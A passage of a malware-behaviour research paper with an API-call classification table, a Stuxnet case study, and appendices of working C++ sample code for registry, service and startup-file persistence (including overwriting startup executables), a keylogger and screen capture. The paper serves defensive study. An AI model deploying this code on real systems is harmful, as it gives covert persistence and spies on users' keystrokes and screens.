QueryInformationJobObject	Process	In
QueryInformationProcess	Process	In
QueryInformationThread	Thread	In
QueryInformationToken	(context dependent) Multiple Objects possible	In
QueryInstallUILanguage	Benign	In
QueryKey	Registry	In
QueryObject	Unclassifiable	In
QueryPerformanceCounter	Benign	In
QuerySection	Memory	In
QuerySymbolicLinkObject	File	In
QuerySystemInformation	Benign	In

API call	Object	Action
QuerySystemTime	Benign	In
QueryTimerResolution	Benign	In
QueryValueKey	Registry	In
QueryVirtualMemory	Memory	In
QueryVolumeInformationFile	File	In
RaiseException	Thread	Unclassifiable
ReadFile	File	In
ReadVirtualMemory	Memory	In
ReleaseMutant	Mutex	Delete
RequestWaitReplyPort	Benign	not relevant to any behavior
ResumeThread	Thread	Resume
SetEvent	Unclassifiable	Out
SetInformationFile	File	Out
SetInformationObject	File	Out
SetInformationProcess	Process	Out
SetInformationThread	Thread	Out
SetValueKey	Registry	Out
TerminateProcess	Process	Terminate
UnmapViewOfSection	Memory/Process	Terminate
WriteFile	File	Out
WriteVirtualMemory	Memory	Out

Table-2: Observation table

Limitations: Although Introvirt, our trace generating tool, catches calls to most API calls, there may be some API calls which were invoked by our sample code but not recognized by Introvirt. As such, the results are not 100% accurate.

Result: A quick glance at the observation table shows how API calls invoked by seemingly different behaviors can be easily mapped to a very small set of (object, action) pairs. This confirms our notion that all malware can be analyzed as some permutation and combination of sequences of these small set of (object, action) pairs.

Conclusion

We have successfully defined a malware behavior and composed it from actions on system objects. We have also proposed a novel way of grouping behaviors based on intents and as is evident from the case study of one of the most complex malware ever, almost all malware behavior can be classified within our proposed hierarchy of behaviors. Since all these behaviors are being exhibited by a malware, sometimes it is possible for the boundaries between the categories to be fuzzy. In such an event, we suggest to go back and take a second look at the purpose/intent behind the functional component to have a better understanding. Also, as is evident from our analysis of component communication, we can see that all of these components are interconnected and rely heavily on each other to function. Studying the inter component communication can give an insight into the malware's functioning and also be critical in crippling the malware. Finally, we have successfully demonstrated how behaviors can be composed from a very limited number of (objects, action) pairs.

Future Study

We plan to improve upon the list of objects and actions proposed in Table-1. After identifying individual system API calls that make up these actions, we need to identify the minimal set of such calls since many API calls are actually wrapper functions of other system calls. We then need to develop API call graphs for behaviors and identify the common parameters that are carried through each API call. This analysis of data is essential to eliminate false positives in behavioral analysis.

Appendix-1

Case Study: W32.Stuxnet[5]

Delivery Mechanisms:

Surveyor:

- Fingerprints a specific industrial control system
- Registry is searched for indicators that the antivirus programs are installed:
- Stuxnet will enumerate all user accounts of the computer and the domain, and pass on this info to propagator to try all available network resources either using the user's credential token or using WMI operations with the explorer.exe token in order to copy itself and execute on the remote share.

Infection:

Installer:

- Based on fingering information obtained by the surveyor modules, installation modules create .pnf and .cfg files, decrypt the stuxnet stub, create global mutexes, rootkit service and registry keys.

Injector:

- Attaches itself to victim's (step 7 project) executable space.
- Maps self onto the memory of a newly created arbitrary process

Propagator:

- Self-replicates through removable drives exploiting a vulnerability allowing auto-execution.
  Microsoft Windows Shortcut 'LNK/PIF' Files Automatic File Execution Vulnerability (BID 41732)
- Spreads in a LAN through a vulnerability in the Windows Print Spooler.
  Microsoft Windows Print Spooler Service Remote Code Execution Vulnerability (BID 43073)
- Spreads through SMB by exploiting the Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability (BID 31874).
- Copies and executes itself on remote computers through network shares.
- Copies and executes itself on remote computers running a WinCC database server.

Resilience (Defense Mechanisms):

- **Concealment:**
  - Contains a Windows root kit that hide its binaries.
  - Hides modified code on PLCs, essentially a root kit for PLCs.
  - Used compromised digital certificate to inject itself into bootable process.
  - Attempts to bypass security products.
    - *Bypassing Behavior Blocking When Loading DLLs*:

        - Injection process is determined based on surveyor's report on presence/absence of antivirus software.

- **Self Update:**
    - Updates itself through a peer-to-peer mechanism within a LAN.
    - Contacts a command and control server that allows the hacker to download and execute code, including updated versions.

Payload (Sabotage):

- Modifies code on the Siemens PLCs to potentially sabotage the system.
- Resource 208 is a malicious replacement for Simatic's s7otbxdx.dll file.

Appendix-2

Description of Code Samples used to generate traces

Persistence Modules:

Project Name: FilePersistence1ai1
Description: Program to read through the startup registry key until a valid key(a REG_SZ type) is found. It then reads the key value to identify a suitable file to overwrite and then overwrites it. If it cannot overwrite the file, it'll move to the next suitable key and keeps on searching and attempting overwrite until it finally overwrites a file or all keys have been exhausted.
Keys to use: Following keys in the top down order:
HKLM\Software\Microsoft\Windows\CurrentVersion\run
HKLM\Software\Microsoft\CurrentVersion\runonce

==========Project Name: FilePersistence1ai2
Description: Program to look for ".exe" files in Windows startup folders and attempt overwrite until success or locations exhaust.
Folders used: The following folders in the top down order
C:\Documents and Settings\<CurrentUser>\Start Menu\Programs\Startup
C:\Documents and Settings\All Users\Start Menu\Programs\Startup

==========Project Name: FilePersistence1b
Description: Copies self to the following folders in top down order
C:\Documents and Settings\All Users\Start Menu\Programs\Startup\malware.exe
and C:\Documents and Settings\<username>\Start Menu\Programs\Startup\malware.exe

==========
Program Name: FilePersistence1di
Description: Program to prepend the path variable to add "C:\malware\" location and notify the system of the change in environment variable

==========
Program Name: RegPersis2d
Description: Program to add C:\malware.exe to the group policy for startup and then
copies self to C:\malware.exe

==========
Program Name: RegPersistence2ai1
Description: Program to modify a suitable key value(value of type REG_SZ) to point to a specific location (C:\malware.exe) and copy self to it. If no suitable value is found, a new entry by the name of "malware" is created that points to "C;\malware.exe".

Key Used: HKLM/software/microsoft/windows/currentversion/run

==========

Program Name: RegPersistence2ai2
Description: Program to add a new value to the key pointing to a fixed location(C:\malware.exe) and copy self to that location
Key used: HKLM/software/microsoft/windows/currentversion/run

==========

Program Name: FilePersistence1e
Description: Program to Create a malware.job file that calls C:\malware.exe at system startup and place the file in C:\windows\tasks

==========

Program Name: DLL32
Description: Changes the value of DLL directory to C:\Malware and copies all "known DLLs" from C:\Windows\System32 to C:\Malware. Also copies self to C:\Malware\malware.exe

==========

Spy Modules:

Program Name: Clipboard
Description: Program to open up a window that listens system messages for changes on clipboard. It displays a menu based window to view different clipboard datatypes and automatically displays changes in clipboard data.

==========Pro
gram Name: FakePrintScreen
Program Description: Program to send a fake keyboard input of PrintScreen key and read the data from the clipboard.

==========

Program Name: Keylogger-1
Program Description: Program to use GetAsyncKey to poll the keyboard for key presses. All keypress are appended onto a file "LOG.txt".

==========

Program Name: Keylogger-2
Program Description: Program to hook into the windows keyboard message chain and store all keypress onto a file "keylog.txt".

==========

Program Name: ScreenCaptureGDI

Program Description: Screen Grabbing using GDI API. Outputs to "ScreenShot.bmp"

==========

Program Name: ScreenShotCaptureDX
Program Description: Screen Grabbing using DirectX. A menu based program.

==========

Program Name: WMEncScrnCap
Program Description: Screen Grabbing using Windows Media Encoder API. Outputs a video. Cannot be used to get simple screenshots in bmp format.

==========

Appendix-3

Persistence Code Samples

```
// DLL31.cpp : Defines the entry point for the console application.
//

/*
Program to modify a key value in (HKLM\\System\\CurrentControlSet\\Control\\SessionManager\\KnownDLLs) to point to a specific location (C:\malware.exe)
and copy self to it.
*/
#include "stdafx.h"
#include<Windows.h>
#include<stdio.h>
#include<strsafe.h>
#include<fstream>
using namespace std;

TCHAR* GetProperString(LPTSTR myString)
{
	int p=_tcslen(myString);
	TCHAR* newString=new TCHAR[MAX_PATH];
   StringCchCopy (newString, p*2+2, myString);
	return newString;
}

DWORD fillregistry(HKEY mykey,TCHAR* label, DWORD type,const BYTE* value,int len)
{
	DWORD result;
	result=RegSetValueEx(mykey,label,0,type,value,len);
	if(result==ERROR_SUCCESS)
		printf("Value set! \n");
	else
		printf("Error setting value! Error Code %d\n",result);
	return result;
}

DWORD create_new_key(HKEY hKey,HKEY* myKey, TCHAR* path)
{
	DWORD status;
	DWORD
result=RegCreateKeyEx(hKey,path,0,NULL,REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS,NULL,myKey,&stat
us);
	if(result==ERROR_SUCCESS)
	{
		printf("RegCreateKey success!\n");
		if(status==REG_CREATED_NEW_KEY)
			printf("New key was created and opened\n");
		else if (status==REG_OPENED_EXISTING_KEY)
			printf("myKey already existed! Opening existing key\n");
```

```
		}
		else
			printf("Error using RegCreateKey! Error Code: %d\n",result);

		return result;
}

DWORD EnumerateValues(HKEY key,TCHAR* sectionName,DWORD NameSize,TCHAR* sectionValue,DWORD
sectionValueSize,DWORD dwType)
{
		DWORD lResult;
		printf("enumerating values\n");
		int j=0;
		while(TRUE)
		{
			sectionName=new TCHAR[4096];
			NameSize=4096;
			sectionValue=new TCHAR[4096];
			sectionValueSize = 4096;
			//dwType;

			lResult = RegEnumValue(key, j,
sectionName,&(NameSize),NULL,&(dwType),(LPBYTE)(sectionValue),&(sectionValueSize));
			if(lResult == ERROR_SUCCESS)
	{
				_tprintf(TEXT("Name=%s "),sectionName);
			_tprintf(TEXT("\tValue=%s"),sectionValue);
				_tprintf(TEXT("\tType=%d\n"),dwType);
				if (dwType==REG_SZ)
				{
					//match found....change value
						TCHAR* value=GetProperString(TEXT("C:\\malware.exe\0"));
						int len=_tcslen(value);
						len=len*2;
						const byte* data= (byte*)(value);
					return fillregistry(key,sectionName, dwType,data,len);
				}
				j++;
			}
	else if(lResult == ERROR_MORE_DATA)
			return ERROR_SUCCESS;
			else if(lResult==ERROR_NO_MORE_ITEMS)
			{
					printf("No entry existed...creating new \n");
					//no proper entry exists....creating new one
					TCHAR* value=GetProperString(TEXT("C:\\malware.exe\0"));
					sectionName=GetProperString(TEXT("Malware"));
					int len=_tcslen(value);
					len=len*2;
					const byte* data= (byte*)(value);
					return fillregistry(key,sectionName, REG_SZ,data,len);
			}
			else
```

```
		{
			printf("unable to read value code:%d\n",lResult);
			return lResult;
		}
	}
	return ERROR_SUCCESS;
}

int _tmain(int argc, _TCHAR* argv[])
{
	HKEY mykey;
	//warning! modifying this key may corrupt the system..better to use dummy key
	DWORD
result=create_new_key(HKEY_LOCAL_MACHINE,&mykey,GetProperString(TEXT("System\\CurrentControlSet\\Contr
ol\\SessionManager\\KnownDLLs")));
	if(result!=ERROR_SUCCESS)
	{
		printf("Error opening key. Error code :%d",result);
		//getchar();
		return 1;
	}

	//key opened..locate a REG_SZ type key and modify
	LPTSTR sectionName;
	DWORD NameSize;
	LPTSTR sectionValue;
	DWORD sectionValueSize;
	DWORD dwType;

	result=EnumerateValues(mykey,sectionName,NameSize,sectionValue,sectionValueSize,dwType);
	if(result==ERROR_SUCCESS)
	{
		//Copy self to C:\Malware.exe
		ifstream self (argv[0], ios_base::binary);

		if( !self.is_open() )
		{
			printf("error opening self\n");
			return EXIT_FAILURE;
		}

		ofstream self2 ("C:\\malware.exe", ios_base::binary );

		if( !self2.is_open() )
		{
			printf("error  opening self2\n");
			return EXIT_FAILURE;
		}

		while( self )
			self2.put(self.get());
		self2.flush();
```

```
                self.close();
                self2.close();
                printf("Self copy success\n");
        }
        else
        {
                printf("Error writing to registry. Error Code: %d",result);
                //getchar();
                return 1;
        }
        //getchar();
        return 0;
}
```

```
//FP 1ai1.cpp : Defines the entry point for the console application.
//

/*
Description: Program to read through the startup registry key until a valid key(a REG_SZ type) is found. It then
reads the key value to identify a suitable file to overwrite and then overwrites it.
If it cannot overwrite the file, it'll move to the next suitable key and keeps on searching and attempting
overwrite until it finally overwrites a file or all keys have been exhausted.
Keys to use: Following keys in the top down order
	HKLM\Software\Microsoft\Windows\CurrentVersion\run
	HKLM\Software\Microsoft\CurrentVersion\runonce
*/

#include "stdafx.h"
#include<Windows.h>
#include<strsafe.h>
#include<stdio.h>
#include<tchar.h>
#include<fstream>
#include<string>
using namespace std;


DWORD filecopy(char *argv,char* target)
{
		printf("copying %s to %s\n",argv,target);

		ifstream self (argv, ios_base::binary);

		if( !self.is_open() )
		{
			printf("error opening self..Error code:%d\n",GetLastError());
			return 1;
		}

		ofstream self2 (target, ios_base::binary );

		if( !self2.is_open() )
		{
			printf("error opening self2..Error code:%d\n",GetLastError());
			return 1;
		}

		while( self )
			self2.put(self.get());
		self2.flush();

		self.close();
		self2.close();
		printf("Self copy success\n");
		return ERROR_SUCCESS;
```

```
}

DWORD open_key(HKEY base, HKEY *handle, LPTSTR path, DWORD access)
{
	printf("open attempted \n");
	DWORD status;

	TCHAR szOpenKey[MAX_PATH*2];
	StringCchCopy (szOpenKey, MAX_PATH*2, path);

	status=RegOpenKeyEx(base,szOpenKey,0,access,handle);
	if(status==ERROR_SUCCESS)
		printf(" open success!\n");
	else
		printf("Error Opening key! \nError Code: %d\n",status);
	return status;
}

DWORD EnumerateValues(HKEY key,LPTSTR sectionName,DWORD NameSize,LPTSTR sectionValue,DWORD
sectionValueSize,DWORD dwType,TCHAR *self)
{
	DWORD lResult;
	printf("enumerating values\n");
	int j=0;
	while(TRUE)
	{
		sectionName=new TCHAR[4096];
		NameSize=4096;
		sectionValue=new TCHAR[4096];
		sectionValueSize = 4096;

		lResult = RegEnumValue(key, j,
sectionName,&NameSize,NULL,&dwType,(LPBYTE)(sectionValue),&sectionValueSize);
		if(lResult == ERROR_SUCCESS)
		 {
			_tprintf(TEXT("Name=%s "),sectionName);
			_tprintf(TEXT("\tValue=%s"),sectionValue);
			_tprintf(TEXT("\tType=%d\n"),dwType);
			if (dwType==REG_SZ)
			{
				//check if path corresponds to an exe.....
				size_t size = wcstombs(NULL, sectionValue, 0);
				char* CharStr = new char[size + 1];
				wcstombs( CharStr, sectionValue, size + 1 );
				string exepath=CharStr;
				unsigned int loc=exepath.find(".exe");
				if(loc!=std::string::npos)
				{
					//match found...copy malware to location
					size_t size1 = wcstombs(NULL, self, 0);
					char* CharStr1 = new char[size1 + 1];
					wcstombs( CharStr1, self, size1 + 1 );
					lResult=filecopy(CharStr1,CharStr);
```

```
                                        if(lResult==ERROR_SUCCESS)
                                                return ERROR_SUCCESS;
                                }
                        }
                        j++;
                }
        else if(lResult == ERROR_MORE_DATA)
        {
                printf("Error more data \n");
                        return lResult;
        }
                else
                {
                        printf("unable to read value code:%d\n",lResult);
                        return lResult;
                }
        }
        return ERROR_SUCCESS;
}

int _tmain(int argc, _TCHAR* argv[])
{
        printf("Error success=%d\n",ERROR_SUCCESS);

        HKEY base=HKEY_LOCAL_MACHINE;
        int no_of_startup_keys=2;
        LPTSTR* keys=new LPTSTR[no_of_startup_keys];
        keys[0]=new TCHAR[MAX_PATH];
        keys[1]=new TCHAR[MAX_PATH];

        _tcscpy(keys[0],(TEXT("Software\\Microsoft\\windows\\currentversion\\run")));
        _tcscpy(keys[1],(TEXT("Software\\Microsoft\\currentversion\\runonce")));


        for(int i=0;i<no_of_startup_keys;i++)
        {
                HKEY handle;
                DWORD result;
                //open key i
                result=open_key(base,&handle,keys[i],KEY_READ);
                if(result!=ERROR_SUCCESS)
                        continue;
                //scan key i
                LPTSTR labels;
                DWORD labelSize;
                LPTSTR Value;
                DWORD ValueSize;
                DWORD Type;
                result=EnumerateValues(handle,labels,labelSize,Value,ValueSize,Type,argv[0]);
                if(result==ERROR_SUCCESS)
                        break;
        }
```

```
        return 0;
}
```

```
// RegPersistence2ai1.cpp : Defines the entry point for the console application.
//
/*
Program to modify a suitable key value(value of type REG_SZ) to point to a specific location (C:\malware.exe)
and copy self to it. If no suitable value is found, a new entry by the name of "malware" is created that
points to "C;\malware.exe".
Key Used:[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
*/
#include "stdafx.h"
#include<Windows.h>
#include<stdio.h>
#include<strsafe.h>
#include<fstream>
using namespace std;

TCHAR* GetProperString(LPTSTR myString)
{
	int p=_tcslen(myString);
	TCHAR* newString=new TCHAR[MAX_PATH];
	StringCchCopy (newString, p*2+2, myString);
	return newString;
}

DWORD fillregistry(HKEY mykey,TCHAR* label, DWORD type,const BYTE* value,int len)
{
	DWORD result;
	result=RegSetValueEx(mykey,label,0,type,value,len);
	if(result==ERROR_SUCCESS)
		printf("Value set! \n");
	else
		printf("Error setting value! Error Code %d\n",result);
	return result;
}

DWORD create_new_key(HKEY hKey,HKEY* myKey, TCHAR* path)
{
	DWORD status;
	DWORD
result=RegCreateKeyEx(hKey,path,0,NULL,REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS,NULL,myKey,&stat
us);
	if(result==ERROR_SUCCESS)
	{
		printf("RegCreateKey success!\n");
		if(status==REG_CREATED_NEW_KEY)
			printf("New key was created and opened\n");
		else if (status==REG_OPENED_EXISTING_KEY)
			printf("myKey already existed! Opening existing key\n");

	}
	else
		printf("Error using RegCreateKey! Error Code: %d\n",result);
```

```
	return result;
}

DWORD EnumerateValues(HKEY key,TCHAR* sectionName,DWORD NameSize,TCHAR* sectionValue,DWORD
sectionValueSize,DWORD dwType)
{
	DWORD lResult;
	printf("enumerating values\n");
	int j=0;
	while(TRUE)
	{
		sectionName=new TCHAR[4096];
		NameSize=4096;
		sectionValue=new TCHAR[4096];
		sectionValueSize = 4096;

		lResult = RegEnumValue(key, j,
sectionName,&(NameSize),NULL,&(dwType),(LPBYTE)(sectionValue),&(sectionValueSize));
		if(lResult == ERROR_SUCCESS)
		{
			_tprintf(TEXT("Name=%s "),sectionName);
			_tprintf(TEXT("\tValue=%s"),sectionValue);
			_tprintf(TEXT("\tType=%d\n"),dwType);
			if (dwType==REG_SZ)
			{
				//match found....change value
					TCHAR* value=GetProperString(TEXT("C:\\malware.exe\0"));
					int len=_tcslen(value);
					len=len*2;
					const byte* data= (byte*)(value);
				return fillregistry(key,sectionName, dwType,data,len);
			}
			j++;
		}
	else if(lResult == ERROR_MORE_DATA)
		return ERROR_SUCCESS;
	else if(lResult==ERROR_NO_MORE_ITEMS)
		{
				printf("No entry existed...creating new \n");
				//no proper entry exists....creating new one
				TCHAR* value=GetProperString(TEXT("C:\\malware.exe\0"));
				sectionName=GetProperString(TEXT("Malware"));
				int len=_tcslen(value);
				len=len*2;
				const byte* data= (byte*)(value);
				return fillregistry(key,sectionName, REG_SZ,data,len);
		}
		else
		{
			printf("unable to read value code:%d\n",lResult);
			return lResult;
		}
	}
	return ERROR_SUCCESS;
```

```
}

int _tmain(int argc, _TCHAR* argv[])
{
	HKEY mykey;
	DWORD
result=create_new_key(HKEY_LOCAL_MACHINE,&mykey,GetProperString(TEXT("software\\microsoft\\windows\\curr
entversion\\run")));
	if(result!=ERROR_SUCCESS)
	{
		printf("Error opening key. Error code :%d",result);
		return 1;
	}

	//key opened..locate a REG_SZ type key and modify
	LPTSTR sectionName;
	DWORD NameSize;
	LPTSTR sectionValue;
	DWORD sectionValueSize;
	DWORD dwType;

	result=EnumerateValues(mykey,sectionName,NameSize,sectionValue,sectionValueSize,dwType);
	if(result==ERROR_SUCCESS)
	{
		//Copy self to C:\Malware.exe
		ifstream self (argv[0], ios_base::binary);

		if( !self.is_open() )
		{
			printf("error opening self\n");
			return EXIT_FAILURE;
		}

		ofstream self2 ("C:\\malware.exe", ios_base::binary );

		if( !self2.is_open() )
		{
			printf("error  opening self2\n");
			return EXIT_FAILURE;
		}

		while( self )
			self2.put(self.get());
		self2.flush();

		self.close();
		self2.close();
		printf("Self copy success\n");
	}
	else
	{
		printf("Error writing to registry. Error Code: %d",result);
```

```
                return 1;
        }
        return 0;
}
```

```
// Services25.cpp : Defines the entry point for the console application.
//

/*
Program to modify registry keys to register a new service "malware" that is scheduled to run at startup and point to a
specific location (C:\malware.exe)
and copy self to it.
*/
#include "stdafx.h"
#include<Windows.h>
#include<stdio.h>
#include<strsafe.h>
#include<fstream>
using namespace std;

TCHAR* GetProperString(LPTSTR myString)
{
	int p=_tcslen(myString);
	TCHAR* newString=new TCHAR[MAX_PATH];
	StringCchCopy (newString, p*2+2, myString);
	return newString;
}

DWORD fillregistry(HKEY mykey,TCHAR* label, DWORD type,const BYTE* value,int len)
{
	DWORD result;
	result=RegSetValueEx(mykey,label,0,type,value,len);
	if(result==ERROR_SUCCESS)
		printf("Value set! \n");
	else
		printf("Error setting value! Error Code %d\n",result);
	return result;
}

DWORD create_new_key(HKEY hKey,HKEY* myKey, TCHAR* path)
{
	DWORD status;
	DWORD
result=RegCreateKeyEx(hKey,path,0,NULL,REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS,NULL,myKey,&stat
us);
	if(result==ERROR_SUCCESS)
	{
		printf("RegCreateKey success!\n");
		if(status==REG_CREATED_NEW_KEY)
			printf("New key was created and opened\n");
		else if (status==REG_OPENED_EXISTING_KEY)
			printf("myKey already existed! Opening existing key\n");

	}
	else
		printf("Error using RegCreateKey! Error Code: %d\n",result);
```

```
	return result;
}

int _tmain(int argc, _TCHAR* argv[])
{
	HKEY mykey;

	DWORD
result=create_new_key(HKEY_LOCAL_MACHINE,&mykey,GetProperString(TEXT("SYSTEM\\CurrentControlSet\\Ser
vices\\malsrv")));
	if(result!=ERROR_SUCCESS)
	{
		printf("Error opening key. Error code :%d",result);
		return 1;
	}
	//key opened...fill values

	LPTSTR sectionName;
	DWORD NameSize=200;
	LPTSTR sectionValue;
	DWORD sectionValueSize=200;
	DWORD dwType;

	sectionName=GetProperString(TEXT("Description"));
	sectionValue=GetProperString(TEXT("Self starting Malware Service"));
	dwType=REG_SZ;
	result=fillregistry(mykey,sectionName,dwType,(byte*)sectionValue,_tcslen(sectionValue)*2);
	if(result!=ERROR_SUCCESS)
	{
		printf("Error opening key. Error code :%d",result);
		return 1;
	}

	sectionName=GetProperString(TEXT("DisplayName"));
	sectionValue=GetProperString(TEXT("MalwareService"));
	dwType=REG_SZ;
	result=fillregistry(mykey,sectionName,dwType,(byte*)sectionValue,_tcslen(sectionValue)*2);
	if(result!=ERROR_SUCCESS)
	{
		printf("Error opening key. Error code :%d",result);
		return 1;
	}

	sectionName=GetProperString(TEXT("ErrorCode"));
	byte *value=new byte[4];
		value[0]=0x01;
		value[1]=0x00;
		value[2]=0x00;
		value[3]=0x00;
		dwType=REG_DWORD;
	result=fillregistry(mykey,sectionName,dwType,value,4);
	if(result!=ERROR_SUCCESS)
	{
```

```
		printf("Error opening key. Error code :%d",result);
		return 1;
}

sectionName=GetProperString(TEXT("ImagePath"));
sectionValue=GetProperString(TEXT("C:\\malware.exe\0"));
dwType=REG_SZ;
result=fillregistry(mykey,sectionName,dwType,(byte*)sectionValue,_tcslen(sectionValue)*2);
if(result!=ERROR_SUCCESS)
{
		printf("Error opening key. Error code :%d",result);
		return 1;
}

sectionName=GetProperString(TEXT("ObjectName"));
sectionValue=GetProperString(TEXT("LocalSystem"));
dwType=REG_SZ;
result=fillregistry(mykey,sectionName,dwType,(byte*)sectionValue,_tcslen(sectionValue)*2);
if(result!=ERROR_SUCCESS)
{
		printf("Error opening key. Error code :%d",result);
		return 1;
}

sectionName=GetProperString(TEXT("Start"));
*value=0x00000002;//sectionValue=GetProperString(TEXT("Self starting Malware Service"));
dwType=REG_DWORD;
result=fillregistry(mykey,sectionName,dwType,value,4);
if(result!=ERROR_SUCCESS)
{
		printf("Error opening key. Error code :%d",result);
		return 1;
}

sectionName=GetProperString(TEXT("Type"));
*value=0x00000010;//sectionValue=GetProperString(TEXT("Self starting Malware Service"));
dwType=REG_DWORD;
result=fillregistry(mykey,sectionName,dwType,value,4);
if(result!=ERROR_SUCCESS)
{
		printf("Error opening key. Error code :%d",result);
		return 1;
}

if(result==ERROR_SUCCESS)
{
		//Copy self to C:\Malware.exe
		ifstream self (argv[0], ios_base::binary);

		if( !self.is_open() )
		{
			printf("error opening self\n");
			return EXIT_FAILURE;
```

```
		}

		ofstream self2 ("C:\\malware.exe", ios_base::binary );

		if( !self2.is_open() )
		{
			printf("error  opening self2\n");
			return EXIT_FAILURE;
		}

		while( self )
			self2.put(self.get());
		self2.flush();

		self.close();
		self2.close();
		printf("Self copy success\n");
	}
	else
	{
		printf("Error writing to registry. Error Code: %d",result);
		return 1;
	}

	return 0;
}
```

Spy Code Samples

```
// FakePrintScreen.cpp : Defines the entry point for the console application.
Program to send a fake keyboard input of PrintScreen key and read the
data from the clipboard.
//

#include "stdafx.h"
#include <windows.h>


int _tmain(int argc, _TCHAR* argv[])
{
	INPUT ip;
	ip.type = INPUT_KEYBOARD;
	ip.ki.wScan = 0;
	ip.ki.time = 0;
	ip.ki.dwExtraInfo = 0;

	//Press printscreen
	ip.ki.wVk = VK_SNAPSHOT;
	ip.ki.dwFlags = 0;
	SendInput(1, &ip, sizeof(INPUT));

	//Release printscreen
	ip.ki.dwFlags = KEYEVENTF_KEYUP;
	SendInput(1, &ip, sizeof(INPUT));

	OpenClipboard(NULL);
	HBITMAP handle = (HBITMAP)GetClipboardData(CF_BITMAP);
	CloseClipboard();
	return 0;
}
```

```
// Keylogger-1.cpp : Defines the entry point for the console application.
// Program to use GetAsyncKey to poll the keyboard for key presses. All keypress
//are appended onto a file "LOG.txt".
//

#include "stdafx.h"
#include <iostream>
using namespace std;
#include <windows.h>
#include <winuser.h>


int Save (int key_stroke, char *file)
{
	if ( (key_stroke == 1) || (key_stroke == 2) )
		return 0;

	FILE *OUTPUT_FILE;
	OUTPUT_FILE = fopen(file, "a+");

	cout << key_stroke << endl;

	if (key_stroke == 8)
		fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
	else if (key_stroke == 13)
		fprintf(OUTPUT_FILE, "%s", "\n");
	else if (key_stroke == 32)
		fprintf(OUTPUT_FILE, "%s", " ");
	else if (key_stroke == VK_TAB)
		fprintf(OUTPUT_FILE, "%s", "[TAB]");
	else if (key_stroke == VK_SHIFT)
		fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
	else if (key_stroke == VK_CONTROL)
		fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
	else if (key_stroke == VK_ESCAPE)
		fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
	else if (key_stroke == VK_END)
		fprintf(OUTPUT_FILE, "%s", "[END]");
	else if (key_stroke == VK_HOME)
		fprintf(OUTPUT_FILE, "%s", "[HOME]");
	else if (key_stroke == VK_LEFT)
		fprintf(OUTPUT_FILE, "%s", "[LEFT]");
	else if (key_stroke == VK_UP)
		fprintf(OUTPUT_FILE, "%s", "[UP]");
	else if (key_stroke == VK_RIGHT)
		fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
	else if (key_stroke == VK_DOWN)
		fprintf(OUTPUT_FILE, "%s", "[DOWN]");
	else if (key_stroke == 190 || key_stroke == 110)
		fprintf(OUTPUT_FILE, "%s", ".");
	else
		fprintf(OUTPUT_FILE, "%s", &key_stroke);
```

```
	fclose (OUTPUT_FILE);
return 0;
}


int _tmain(int argc, _TCHAR* argv[])
{
	char i;
	while (1)
	{
		for(i = 8; i <= 190; i++)
		{
			if (GetAsyncKeyState(i) == -32767)
				Save (i,"LOG.txt");
		}
	}
	system ("PAUSE");
	return 0;
}
```

```
/* ScreenCaptureGDI.cpp : Defines the entry point for the console application.

Screen Grabbing using GDI API. Outputs to "ScreenShot.bmp"
*/

#include "stdafx.h"
#include <stdio.h>
#include<Windows.h>


void	SaveBitmap(char *szFilename,HBITMAP hBitmap)
{
	HDC					hdc=NULL;
	FILE*				fp=NULL;
	LPVOID				pBuf=NULL;
	BITMAPINFO			bmpInfo;
	BITMAPFILEHEADER	bmpFileHeader;

	do{

		hdc=GetDC(NULL);
		ZeroMemory(&bmpInfo,sizeof(BITMAPINFO));
		bmpInfo.bmiHeader.biSize=sizeof(BITMAPINFOHEADER);
		GetDIBits(hdc,hBitmap,0,0,NULL,&bmpInfo,DIB_RGB_COLORS);

		if(bmpInfo.bmiHeader.biSizeImage<=0)

	bmpInfo.bmiHeader.biSizeImage=bmpInfo.bmiHeader.biWidth*abs(bmpInfo.bmiHeader.biHeight)*(bmpInfo.b
miHeader.biBitCount+7)/8;

		if((pBuf=malloc(bmpInfo.bmiHeader.biSizeImage))==NULL)
		{
			MessageBox(NULL,_T("Unable to Allocate Bitmap
Memory"),_T("Error"),MB_OK|MB_ICONERROR);
			break;
		}

		bmpInfo.bmiHeader.biCompression=BI_RGB;
		GetDIBits(hdc,hBitmap,0,bmpInfo.bmiHeader.biHeight,pBuf,&bmpInfo,DIB_RGB_COLORS);

		if((fp=fopen(szFilename,"wb"))==NULL)
		{
			MessageBox(NULL,_T("Unable to Create Bitmap
File"),_T("Error"),MB_OK|MB_ICONERROR);
			break;
		}

		bmpFileHeader.bfReserved1=0;
		bmpFileHeader.bfReserved2=0;
```

```
	bmpFileHeader.bfSize=sizeof(BITMAPFILEHEADER)+sizeof(BITMAPINFOHEADER)+bmpInfo.bmiHeader.bi
SizeImage;
		bmpFileHeader.bfType='MB';
		bmpFileHeader.bfOffBits=sizeof(BITMAPFILEHEADER)+sizeof(BITMAPINFOHEADER);

		fwrite(&bmpFileHeader,sizeof(BITMAPFILEHEADER),1,fp);
		fwrite(&bmpInfo.bmiHeader,sizeof(BITMAPINFOHEADER),1,fp);
		fwrite(pBuf,bmpInfo.bmiHeader.biSizeImage,1,fp);

	}while(false);

		if(hdc)
			ReleaseDC(NULL,hdc);

		if(pBuf)
			free(pBuf);

		if(fp)
			fclose(fp);
}

void capture()
{
	char	szFileName[512];
	strcpy(szFileName,"ScreenShot.bmp");//file to store screenshot

	int	nWidth=GetSystemMetrics(SM_CXSCREEN);
	int	nHeight=GetSystemMetrics(SM_CYSCREEN);
	HWND hDesktopWnd=GetDesktopWindow();
	HDC hDesktopDC=GetDC(hDesktopWnd);
	HDC	hBmpFileDC=CreateCompatibleDC(hDesktopDC);
	HBITMAP		hBmpFileBitmap=CreateCompatibleBitmap(hDesktopDC,nWidth,nHeight);
	HBITMAP hOldBitmap = (HBITMAP) SelectObject(hBmpFileDC,hBmpFileBitmap);

		BitBlt(hBmpFileDC,0,0,nWidth,nHeight,hDesktopDC,0,0,SRCCOPY|CAPTUREBLT);
	SelectObject(hBmpFileDC,hOldBitmap);

	SaveBitmap(szFileName,hBmpFileBitmap);

	DeleteDC(hBmpFileDC);
